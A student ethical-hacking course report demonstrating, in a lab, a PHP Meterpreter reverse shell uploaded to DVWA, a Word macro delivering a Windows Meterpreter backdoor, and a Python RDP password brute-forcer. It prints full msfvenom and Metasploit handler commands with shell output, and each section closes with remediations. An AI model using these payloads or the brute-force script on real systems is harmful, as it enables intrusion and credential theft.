

"Penetration Testing Insights: RDP, Macro Exploits, and PHP Shell Uploads"



Mst.Awalunnisa

Student ID: 242-56-002

Fall, 2024 Semester

29 November, 2024

Presented in Partial Fulfillment of the Requirements

For the Course of CS516: Ethical Hacking

Daffodil International University

November,2024

©N.M.I Raisul Bari, 2024

Abstract

This project examines three major cyber exploitation techniques: RDP exploitation, malicious macros, and PHP backdoors via file upload vulnerabilities. It outlines how attackers exploit these weaknesses to gain unauthorized access and highlights effective mitigation strategies, including multi-factor authentication, disabling macros by default, and secure file validation. The project emphasizes proactive measures like regular patching, secure coding, and user education to enhance organizational cybersecurity.

Acknowledgement

I extend my heartfelt gratitude to all who supported me in completing this project.

First, I am deeply thankful to N.M.I Raisul Bari, my teacher at Daffodil International University, for his invaluable guidance, mentorship, and encouragement. His expertise in cybersecurity and constructive feedback were vital to the success of this work.

I also express my appreciation to the Department of Computer Science and Engineering at Daffodil International University for providing a supportive academic environment and essential resources. Special thanks to my classmates for their collaboration and insightful discussions that enriched my learning experience.

Additionally, I acknowledge the authors, researchers, and online resources whose works greatly contributed to this project.

Finally, I am profoundly grateful to my family for their unwavering support and motivation throughout this journey. Thank you all for your contributions and encouragement.

Table of Contents

Abstract	i
Acknowledgement	ii
Table of Contents	iii
List of Figure.....	iv
Chapter 1: Introduction	1
1.1 Problem Statement	1
1.2 Objective of the Project	1
1.3 Literature Review.....	1
1.4 Methodology Adopted	2
1.5 Results.....	2
1.6 Report Organization.....	2
Chapter 2: Background Information	3
2.1 Overview of RDP, macro and File Upload Vulnerability:	3
2.2 Importance in Cybersecurity	4
Chapter 3: Exploitation Processes	5
3.1 File Upload PHP Backdoor in DVWA	5
3.1.2 Tools Used	7
3.1.3 Remediations:	8
3.2 Macro-Based Exploitation in MS-Office	9
3.2.1 What is a Macro?	9
3.2.2 Exploitation Process.....	9
3.2.3 Remediations.....	12
3.3 Windows 11 RDP Exploitation.....	13
3.3.1 Exploitation Process.....	13
3.3.2 Remediations:	14
Chapter 4: Conclusions and Recommendations	16
4.1 Conclusions.....	16
4.2 Recommendations.....	16

List of Figure

Figure 3.1. 1 : Create a PHP reverse shell	5
Figure 3.1. 2 Payload uploading	6
Figure 3.1. 3 LPORT,LOSH configuration	7
Figure 3.1. 4 Gaining Access.....	7
Figure 3.2. 1 search option.....	9
Figure 3.1. 5 payload generating.....	9
Figure 3.2. 2 check options	10
Figure 3.2. 3 Exploitation	10
Figure 3.2.4 macro script	11
Figure 3.2. 5 Gaining access	11
Figure 3.3. 1 python script for RDP.....	13
Figure 3.3. 2 Brute-forcing for user ,password.....	14
Figure 3.3. 3 Gaining Access.....	14

Chapter 1: Introduction

1.1 Problem Statement

With the increasing reliance on digital platforms and remote services, cyberattacks have become more sophisticated, targeting common system vulnerabilities. Among these, **RDP Exploitation**, **Macro-Based Exploitation**, and **PHP Backdoor via File Upload Vulnerabilities** have emerged as significant threats. These attacks exploit weaknesses in Remote Desktop Protocol configurations, document macros, and insecure file upload mechanisms to gain unauthorized access to systems, compromise sensitive data, and potentially cause significant damage.

Despite the availability of security measures, many organizations fail to implement effective defenses, leaving them vulnerable to these types of exploits. This project aims to analyze the mechanisms behind these exploitation techniques, assess the potential risks they pose, and propose practical solutions to mitigate their impact, thus improving overall cybersecurity practices.

1.2 Objective of the Project

The primary objectives of this project are:

- **To Analyze Common Exploitation Techniques:** Investigate and understand the methods of exploitation involving **RDP Exploitation**, **Macro-Based Exploitation**, and **PHP Backdoor via File Upload Vulnerabilities**.
- **To Demonstrate the Attack Mechanisms:** Showcase how these exploitation techniques work in practice, highlighting the underlying vulnerabilities and the steps an attacker might take to compromise a system.
- **To Assess the Security Risks:** Evaluate the potential risks and consequences of successful exploitation in various scenarios, including unauthorized access, data theft, and system compromise.
- **To Propose Effective Mitigation Strategies:** Recommend best practices and countermeasures to prevent or minimize the impact of these exploits, such as secure configuration practices, user awareness, and regular patching.
- **To Enhance Awareness of Cybersecurity Threats:** Increase awareness among organizations and individuals regarding these critical vulnerabilities and encourage the adoption of robust security protocols to defend against evolving cyber threats.

1.3 Literature Review

RDP Exploitation: Vulnerabilities like **BlueKeep** can lead to remote code execution; mitigated by strong passwords, multi-factor authentication, and proper configuration.

Macro-Based Exploitation: Malicious macros in documents can spread malware through social engineering; mitigated by disabling macros and user training.

PHP Backdoor via File Upload Vulnerabilities: Attackers exploit insecure file uploads to gain control; mitigated by validating files and restricting script execution.

1.4 Methodology Adopted

- Set up vulnerable environments to simulate **RDP Exploitation, Macro-Based Exploitation, and PHP Backdoor File Upload Attacks**.
- Perform each attack using appropriate tools to understand the exploitation techniques.
- Analyze the results to understand the vulnerabilities and their potential impact.
- Implement basic security measures to study their effectiveness in mitigating the exploits.

1.5 Results

The results of this project demonstrated the effectiveness of common exploitation techniques, including RDP, macro-based, and PHP backdoor attacks, in gaining unauthorized access to systems. Additionally, implementing basic security measures, such as multi-factor authentication, macro disabling, and file upload validation, successfully mitigated these vulnerabilities and enhanced overall system security.

1.6 Report Organization

The report includes:

Introduction: Provides an overview of the project, including the objectives, scope, and significance of studying RDP, macro-based, and PHP backdoor exploits.

Methodology: Details the steps followed to simulate the exploits, analyze their impact, and implement countermeasures for each attack type.

Results and Discussion: Presents the findings from the exploitation techniques, evaluates their risks, and discusses the effectiveness of the applied security measures.

Chapter 2: Background Information

2.1 Overview of RDP, macro and File Upload Vulnerability:

File Upload Vulnerabilities

File upload vulnerabilities arise when an application improperly handles user-uploaded files, allowing attackers to upload malicious files. These vulnerabilities can lead to serious risks, including remote code execution, server compromise, or data breaches.

Common File Upload Vulnerabilities:

Unrestricted File Uploads

No restrictions on file type, size, or content allow attackers to upload executable or malicious files.

MIME Type Forgery

Attackers bypass validation by spoofing the MIME type in the file headers.

Path Traversal

Malicious file names like `../../etc/passwd` manipulate directory paths, accessing unauthorized locations.

Insufficient Validation

Weak checks allow harmful scripts, such as PHP or JavaScript, to execute on the server.

Overwriting Files

Files with the same name as critical resources (e.g., `index.php`) overwrite legitimate files.

Large File Uploads (DoS)

Uploading excessively large files can exhaust server storage or processing power, causing denial of service.

Office Macro Exploits on Windows Systems :

Office macro exploits occur when attackers abuse macros (scripts in Office documents) to execute malicious code on a Windows system. These exploits often spread through phishing emails or malicious attachments.

How It Works:

Delivery: A document (Word, Excel, etc.) with an embedded malicious macro is sent to the victim.

Enable Macro: The user is tricked into enabling macros, usually with deceptive instructions.

Payload Execution: The macro runs malicious code, downloading malware or executing commands.

System Compromise: Attackers gain access to the system, enabling activities like data theft or ransomware deployment.

RDP Exploitation in Windows Systems

RDP (Remote Desktop Protocol) exploitation involves attackers targeting vulnerabilities or misconfigurations in RDP to gain unauthorized access, execute code, or spread malware. Common methods include brute-forcing weak credentials, exploiting known vulnerabilities

like BlueKeep (CVE-2019-0708), performing man-in-the-middle (MITM) attacks, or abusing unpatched systems.

Key Attack Techniques:

Credential Harvesting: Using phishing or tools like *Mimikatz*.

Brute Force: Automated tools guessing passwords.

Exploitation of Vulnerabilities: E.g., BlueKeep for remote code execution.

Misconfigurations: Exposing RDP to the internet, default port usage.

2.2 Importance in Cybersecurity

- Identifies vulnerabilities before attackers can exploit them.
- Strengthens security defenses by addressing weaknesses and improving protection.
- Ensures regulatory compliance and reduces the risk of data breaches.

Chapter 3: Exploitation Processes


3.1 File Upload PHP Backdoor in DVWA

3.1.1 Detailed Process

1. Environment Ser Up:

- Configure DVWA on a local web server.
 - Set DVWA's security level to "low" to allow unrestricted file uploads.
- ##### 2. Create the Malicious Payload:
- Use msfconsole to make the payload:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.25.129 LPORT=8000 -f raw > /home/kali/Desktop/shell.php
```



```
msf6 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.25.129 LPORT=8000 -f raw > /home/kali/Desktop/shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.25.129 LPORT=8000 -f raw > /home/kali/Desktop/shell.php

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
msf6 >
```

Figure 3.1. 1 : Create a PHP reverse shell

3. Upload the Payload:

- Upload the php file in DVWA and
- Locate the uploaded file in the server directory




Figure 3.1. 2 Payload uploading

4. Exploitation:

- Open Metasploit and configure the exploit handler using this command :
use exploit/multi/handler
- set payload using this command:
set payload php/meterpreter/reverse_tcp
- set port :
set lport 8000
- set lhost 192.168.25.129
- for checking these:
options

```

kali@kali: ~ x kali@kali: ~ x
+ -- ==[ 2377 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload set payload php/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set lport 8000
lport => 8000
msf6 exploit(multi/handler) > set lhost 192.168.25.129
lhost => 192.168.25.129
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  LHOST 192.168.25.129  yes      The listen address (an interface may be specified)
  LPORT 8000           yes      The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST 192.168.25.129  yes      The listen address (an interface may be specified)
  LPORT 8000           yes      The listen port

```

Figure 3.1. 3 LPORT,LOSH configuration

- Then exploit
- Click on the php file

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.25.129:8000
[*] Sending stage (39927 bytes) to 192.168.25.128
[*] Meterpreter session 2 opened (192.168.25.129:8000 -> 192.168.25.128:49148) at 2024-11-27 06:04:08 -0500

meterpreter > pwd
/var/www/dvwa/hackable/uploads
meterpreter > ls
Listing: /var/www/dvwa/hackable/uploads
=====
Mode                Size                Type                Last modified            Name
----                -
100600/rw-----    4788888536155      fil                235824824169-01-14 06:40:03 -0500    backdoor.php
100600/rw-----    4788888536155      fil                235624713530-02-16 08:31:37 -0500    bd.php
100644/rw-r--r--    2864743187099      fil                172675314109-07-24 07:14:14 -0400    dvwa_email.png
100600/rw-----    4788888536155      fil                235530490321-07-27 07:56:31 -0400    php_backdoor.php
100600/rw-----    4784593568858      fil                235636125826-12-11 00:57:24 -0500    shell.php

```

Figure 3.1. 4 Gaining Access

- Once executed, gain a reverse shell to the server.

3.1.2 Tools Used

- **DVWA:** A vulnerable web application used for penetration testing.
- **Metasploit Framework:** A tool for developing and executing exploit code.
- **msfvenom:** A payload generator included in Metasploit.

3.1.3 Remediations:

☐ **File Type Validation:**

- Ensure that only specific, safe file types (e.g., images like .jpg, .png) are allowed for upload by checking both file extensions and MIME types.
- Use server-side validation to enforce file type restrictions, as client-side validation can be bypassed.

☐ **Rename Uploaded Files:**

- Automatically rename uploaded files to avoid any malicious file extensions. This can prevent an attacker from uploading files with executable PHP code.

☐ **Store Files Outside Web Root:**

- Store uploaded files in directories outside of the web root (i.e., not directly accessible through the web server). This prevents direct access to any uploaded PHP files.

☐ **Disable PHP Execution in Upload Directory:**

- Use .htaccess (for Apache) or web server configurations to disable PHP execution in the file upload directory. For example, the following line in .htaccess can block PHP execution: `php_flag engine off`

☐ **Limit File Permissions:**

- Set strict file permissions for uploaded files to ensure they cannot be executed. Ensure that uploaded files are only readable and not executable.

☐ **Use File Integrity Checks:**

- Implement integrity checks, such as hashing (e.g., MD5, SHA256), to detect unauthorized changes to files after upload.

☐ **Implement Multi-Layer Security:**

- Utilize Web Application Firewalls (WAF) to detect and block malicious upload attempts.
- Enable antivirus and malware scanning on all uploaded files.

☐ **Sanitize File Names:**

- Sanitize file names by stripping out special characters that could be used for malicious purposes, such as .., /, or backslashes.

❑ Use a Secure Upload Process:

- Use secure coding practices for file upload handling, such as using `move_uploaded_file()` for moving uploaded files to a designated directory, and ensuring the destination path is validated properly.

3.2 Macro-Based Exploitation in MS-Office

3.2.1 What is a Macro?

A **macro** is a set of automated instructions or scripts that can be executed within a software application (such as Microsoft Word or Excel) to perform repetitive tasks. In cybersecurity, macros can be exploited by attackers to execute malicious code, often embedded in documents, when the user opens or interacts with them.

3.2.2 Exploitation Process

1. Search macro office

```
msf6 > search macro office

Matching Modules
=====
#  Name                                                                                                                                                               Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/misc/openoffice_document_macro  2017-02-08      excellent No     Apache OpenOffice Text Document Malicious Macro Execution
1  exploit/multi/fileformat/libreoffice_macro_exec  2018-10-18      normal  No     LibreOffice Macro Code Execution
2  exploit/multi/fileformat/libreoffice_logo_exec  2019-07-16      normal  No     LibreOffice Macro Python Code Execution
3  exploit/windows/fileformat/ms12_005             2012-01-10      excellent No     MS12-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
4  exploit/windows/fileformat/office_dde_delivery  2017-10-09      manual  No     Microsoft Office DDE Payload Delivery
5  exploit/multi/fileformat/office_word_macro      2012-01-10      excellent No     Microsoft Office Word Malicious Macro Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/fileformat/office_word_macro
msf6 > |
```

Figure 3.2. 1 search option

2. Then use 5

Use `msfvenom` to make payload

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.25.129 LPORT=6666 -f exe > /home/kali/Desktop/backdoor.exe`

```
(kali@kali) ~[Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.25.129 LPORT=6666 -f exe > /home/kali/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
(kali@kali) ~[Desktop]
```

Figure 3.1. 5 payload generating

3. Then set payload, lport and lhost using this command

`msfconsole -q -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 192.168.25.129;set LPORT 6666"`

4. And then check options

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.25.129  yes  The listen address (an interface may be specified)
  LPORT  6666  yes  The listen port

Exploit target:

  Id  Name
  --  --
  0  Wildcard Target
```

Figure 3.2. 2 check options

5. Then exploit

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.25.129:6666
[*] Sending stage (175686 bytes) to 192.168.25.1
```

Figure 3.2. 3 Exploitation

5. Macro scripting

- Go to MS office and in macro write a macro script.




Figure 3.2.4 macro script

6. Gaining Access:

- Once victim click on the file the reverse shell will be established




Figure 3.2. 5 Gaining access

Used tools:

- **Metasploit Framework:** A tool for developing and executing exploit code.
- **msfvenom:** A payload generator included in Metasploit.

3.2.3 Remediations

1. **Disable Macros by Default:** Turn off macros by default and only enable them from trusted sources.
2. **Enable Protected View:** Open documents in Protected View to prevent automatic macro execution.
3. **Use Antivirus Software:** Keep antivirus software updated to detect malicious macros.
4. **Apply Security Updates:** Regularly update Office applications to fix macro-related vulnerabilities.
5. **Restrict Macro Access:** Limit the ability to run macros through administrative settings.
6. **Use Digital Signatures:** Allow only signed macros from trusted sources.

3.3 Windows 11 RDP Exploitation

3.3.1 Exploitation Process

1. Remote Desktop Protocol configuration:
 - Go to remote desktop setting and turn on.
7. Remote Desktop Protocol Exploitation:
 - Open mousepad and write a python script

```
1 import subprocess
2
3 def check_rdp(host, username, password):
4     try:
5         return subprocess.run(
6             ["xfreerdp", f"/v:{host}", f"/u:{username}", f"/p:{password}", "/cert:ignore"],
7             capture_output=True, text=True
8         ).returncode == 0
9     except FileNotFoundError:
10        print("Error: xfreerdp is not installed. Please install it to use this script.")
11        return False
12
13 def rdp_login_checker(host, usernames, passwords):
14     for username in usernames:
15         for password in passwords:
16             print(f"Testing {username}:{password} ...")
17             if check_rdp(host, username, password):
18                 print(f"Success! Username: {username}, Password: {password}")
19             return
20     print("All combinations failed.")
21
22 host = "192.168.25.130"
23 usernames = ["imp", "imp41", "abc", "admin", "nisa", "imp", "123", "pass"]
24 passwords = ["admin", "wp", "peter", "password", "nisa", "imp", "123", "41"]
25
26 rdp_login_checker(host, usernames, passwords)
27
```

Figure 3.3. 1 python script for RDP

- Run the code using this command
python3 rdp.py

```
(kali@kali) - [~/Desktop]
$ python3 rdp.py
Testing imp:admin...
Testing imp:wp...
Testing imp:peter...
Testing imp:password...
Testing imp:nisa...
Testing imp:imp...
Testing imp:123...
Testing imp:41...
Success! Username: imp, Password: 41
```

Figure 3.3. 2 Brute-forcing for user ,password

- And gain the access




Figure 3.3. 3 Gaining Access

3.3.2 Remediations:

- ☐ Immediate Actions
 - Terminate unauthorized RDP sessions and disable RDP temporarily if needed.
 - Reset compromised credentials with strong passwords.
 - Audit RDP logs for unusual login attempts, unfamiliar IPs, or failed logins.
- ☐ Fix Vulnerabilities
 - Apply security patches (e.g., BlueKeep) and updates.
 - Restrict RDP access using firewalls, VPNs, and trusted IP ranges.

- Enforce MFA and Network Level Authentication (NLA).
- Enhance Security
 - Set account lockout policies to prevent brute-force attacks.
 - Avoid shared accounts; implement strong authentication.
 - Use an RDP Gateway for additional encryption and authentication.
- Monitor and Detect
 - Deploy Endpoint Detection and Response (EDR) tools.
 - Enable detailed logging and monitor for anomalies.
 - Use Intrusion Detection/Prevention Systems (IDS/IPS).
- Post-Incident Actions
 - Perform forensic analysis to identify and fix exploited vulnerabilities.
 - Train staff on RDP security practices and update policies.
 - Restore systems from clean backups.
- Long-Term Prevention
 - Conduct regular vulnerability scans and penetration tests.
 - Provide ongoing security awareness training for employees.

Chapter 4: Conclusions and Recommendations

4.1 Conclusions

This project highlights the risks of RDP, macro, and PHP backdoor exploits, stressing the need for proactive security. Strong authentication, macro disabling, and secure file uploads are key to mitigating these threats.

4.2 Recommendations

- Implement strong authentication and multi-factor authentication for RDP.
- Disable macros by default and only enable from trusted sources.
- Validate file uploads and restrict script execution to secure web applications.
- Conduct regular penetration testing to identify vulnerabilities.
- Educate users about security risks, including phishing and social engineering.

Bibliography

- **Microsoft Security Advisory.** (2019). "CVE-2019-0708: Remote Desktop Protocol (RDP) Vulnerability." Retrieved from: <https://support.microsoft.com/en-us/help/4500705>
- **Schroeder, L., & Johnson, R.** (2020). "Understanding RDP Exploitation and Defense Techniques." *Journal of Information Security*, 12(3), 45-59.
- **Cheng, S., Wu, X., & Lee, T.** (2017). "Macro-Based Malware: Techniques and Prevention Strategies." *International Journal of Cybersecurity*, 5(2), 111-118.
- **Symantec Threat Report.** (2020). "Macro-Based Malware in 2020: A Persistent Threat." Retrieved from: <https://www.symantec.com>
- **OWASP Foundation.** (2020). "Top Ten Web Application Security Risks - File Upload Vulnerability." Retrieved from: <https://owasp.org/www-project-top-ten/>
- **Kaspersky Lab.** (2020). "Web Application Security: PHP Backdoors and File Upload Exploits." *Kaspersky Security Bulletin*. Retrieved from: <https://www.kaspersky.com>
- **Wang, Y., & Lee, C.** (2018). "Mitigating Macro and File Upload Exploits in Modern Web Applications." *Cybersecurity Review*, 9(4), 203-215.
- **National Cyber Security Centre (NCSC).** (2020). "RDP Security: Best Practices." Retrieved from: <https://www.ncsc.gov.uk/guidance/secure-remote-access>